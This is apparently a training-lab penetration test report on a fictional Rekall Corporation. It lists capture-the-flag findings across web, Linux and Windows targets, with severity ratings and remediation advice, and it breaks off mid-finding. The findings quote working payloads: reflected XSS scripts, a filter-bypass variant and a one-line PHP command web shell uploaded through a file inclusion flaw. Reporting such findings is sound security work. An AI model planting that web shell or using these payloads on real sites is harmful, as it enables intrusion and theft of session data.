



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Tesfay Solutions
Contact Name	Alula Tesfay
Contact Title	Jr. Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	February 03, 2025	Alula Tesfay	Day 1
002	February 04, 2025	Alula Tesfay	Day 2
003	February 06, 2025	Alula Tesfay	Day 3

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Instances of Login Protections
- Numerous Ports Closed (that would otherwise be vulnerable to attacks)
- Instances of Input Validation

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Reflected XSS Attack Susceptibility
- Local File Inclusion
- Exposed WHOIS Domain Record
- Sensitive Information within DNS Record Registration, DNS Registration, and SSL Certificate Registration
- Weak Protections against Zenmap and Nmap scans
- Several Outdated Services
- Privilege Escalation within the Windows OS
- Username and Password Credentials within Public Github Repository
- Outdated FTP Protocol

Executive Summary

Web Application

Within the Web Application, numerous elements were found to be susceptible to attacks. Regarding text fields requiring user input, the potential for manipulation by a bad actor were deemed to be prevalent. When testing numerous text fields, the end goal was to cause the site to produce unintended popups leading to the reveal of sensitive information (flags). While this may be, the potential for code injection, remote execution, and other far devastating attacks leading to potential sensitive system file exposure, cookie and user session hijacking, the leaking of employee and user accounts, and more is still very possible should a bad actor intrude if the necessary service upgrades, framework changes, and other means of prevention/countermeasures are not taken into consideration and enacted immediately.

Linux System

In regards to the DNS, domain, and SSL certificate registration(s), extremely sensitive information can be found using widely available, free to use websites and tools. This can and will inevitably lead to a potential bad actor gaining access to multiple internal systems. Should this be the case, a bad actor could and would most likely exert the means to hinder internal system(s) performance along with manipulating internal data structure as well as internal files ranging from system files to sensitive employee/business/user documents stored on such systems.

Multiple vulnerabilities found in outdated services leave a door for a potential bad actor to remotely access these systems, escalating their privileges to root (similar to Administrative privileges), executing internal programs, and imbedding unintended software and executables.

Along with this, several open ports that should not be required to be in the state that they are in order for various functions to run have been discovered. Such ports were discovered through scanning tools which are widely available to the public. The same tools were also used to find multiple exposed IP addresses, some of which are tied to sensitive internal systems. The services used to support these IPs are either outdated or have been replaced by newer services.

This must be addressed as soon as possible.

Windows System

Similar to the issues outlined in the Linux System, multiple services have been found to be running with outdated versions. Most, if not all, of such services can be exposed using publicly available scanning tools. This has the potential for a bad actor to invade these systems (similar to the Linux system) and cause lasting damage to internal systems.

Sensitive information regarding user accounts and other internal files have been found in publicly available Github repositories. It is recommended that the site be contacted for the removal of these repositories.

Overall

Serious inquiry is needed to address the numerous issues across the Web application, Linux Server, and Windows Server. The impact of an attack on any of these fronts can (but are not limited to):

- User/Employee/Business information being leaked or manipulated
- Remote execution of external/internal programs and services not intended by design
- Backdoor Access
- Surveillance by unknown parties
- Degradation of hardware
- Reputational damage and potential lawsuits

Summary Vulnerability Overview

Vulnerability	Severity
Web App	
Flag 1 Reflected XSS Payload	Medium
Flag 2 Bypassed Reflected XSS Payload	Medium
Flag 3 Reflected XSS Payload	Medium
Flag 5 Local File Inclusion	High
Linux OS	
Flag 1 Exposed WHOIS Domain Record	Low
Flag 2 Sensitive Information within DNS Record Registration	Low
Flag 3 Sensitive Information Exposed within SSL Certificate	Low
Flag 4 Exposed IPs revealed by Zenmap Scan	Medium
Flag 5 Outdated Drupal Service	High
Flag 6 Critical Vulnerability of Apache service Discovered through Nessus	Critical
Flag 7 Outdated Apache Tomcat Service	Critical
Flag 8 Outdated "Shellshock" Apache Service	Critical
Flag 9 Outdated "Shellshock" Apache Service (continued)	Critical
Flag 10 Outdated Apache Struts Service	Critical
Flag 11 Outdated Drupal Service	Critical
Flag 12 Exposed Username Information/Privilege Escalation	Critical
Windows OS	
Flag 1 Github Repository with Sensitive Data	Low
Flag 2 Exposed Hosts Against Nmap Scan	Medium
Flag 3 NSE Script for FTP	Critical
Flag 4 Outdated SLMail Service	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	8
Ports	10



Exploitation Risk	Total
Critical	9
High	2
Medium	5

Low


4


Vulnerability Findings


Vulnerability 1	Findings
Title	Reflected XSS Payload Attack Flag 1 Day 1
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium
Description	On the Welcome.php portion of the Total Rekall website, successfully implemented a Reflected XSS Payload onto the text field titled "Put Your Name Here" using this script: <script>alert(Document.cookie)</script> to cause an unintended popup to reveal flag 1.

Images	 
Affected Hosts	192.168.14.35/Welcome.php
Remediation	Sanitizing user input by restricting specific characters/symbols (such as <, >, ?, !, ', and "). If such characters/symbols are introduced to the textfield, reject the input. Along with this, restrict phrases such as "script" or other standard HTML tags. ChatGPT suggests to consider switching from inline JavaScript to



	using external JavaScript files and keeping them separate from user-generated content.
--	--

Vulnerability 2	Findings
Title	Bypassed Reflected XSS Payload Attack Flag 2 Day 1
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	In the Memory.php portion of the Total Rekall website, successfully bypassed input sanitization through placing a Reflected XSS Payload with modified tags using this script: <SCRscriptIPT>alert("Hello");<SCRscriptIPT> onto the "Who do you want to be?" textfield to cause an unintended popup revealing flag 2.
Images	
Affected Hosts	192.168.14.35/Memory-Planner.php
Remediation	Sanitizing user inputs by restricting characters/symbols as well as phrases associated with common HTML tags. Consider restricting input to alphanumeric and numeric characters. ChatGPT suggests implementing Content Security Policies to define what resources can be loaded and executed on the user-end of the website.


Vulnerability 3	Findings
Title	Reflected XSS Payload Flag 3 Day 1
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Implemented a Reflected XSS Payload onto the Comments.php portion of the Total Rekall website by using this script: <script>alert(Document.cookie)</script> to cause an unintended popup to reveal flag 3.
Images	

	
Affected Hosts	192.168.14.35/comments.php
Remediation	Similar to previous XSS Payload attacks mentioned on this report, sanitizing user inputs by restricting characters/symbols as well as phrases associated with common HTML tags. Consider restricting input to alphanumeric and numeric characters. ChatGPT suggests implementing Content Security Policies to define what resources can be loaded and executed on the user-end of the website.


Vulnerability 4	Findings
Title	Flag 5 Day 1
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Abused a Local File Inclusion Exploit (LFI) in the second field of the Memory-Planner.php portion of the Total Rekall site by uploading a .php file containing this script with the same structure to cause an unintended popup revealing flag 5: <pre><?php \$command = \$_GET['cmd']; echo system(\$command); ?></pre>

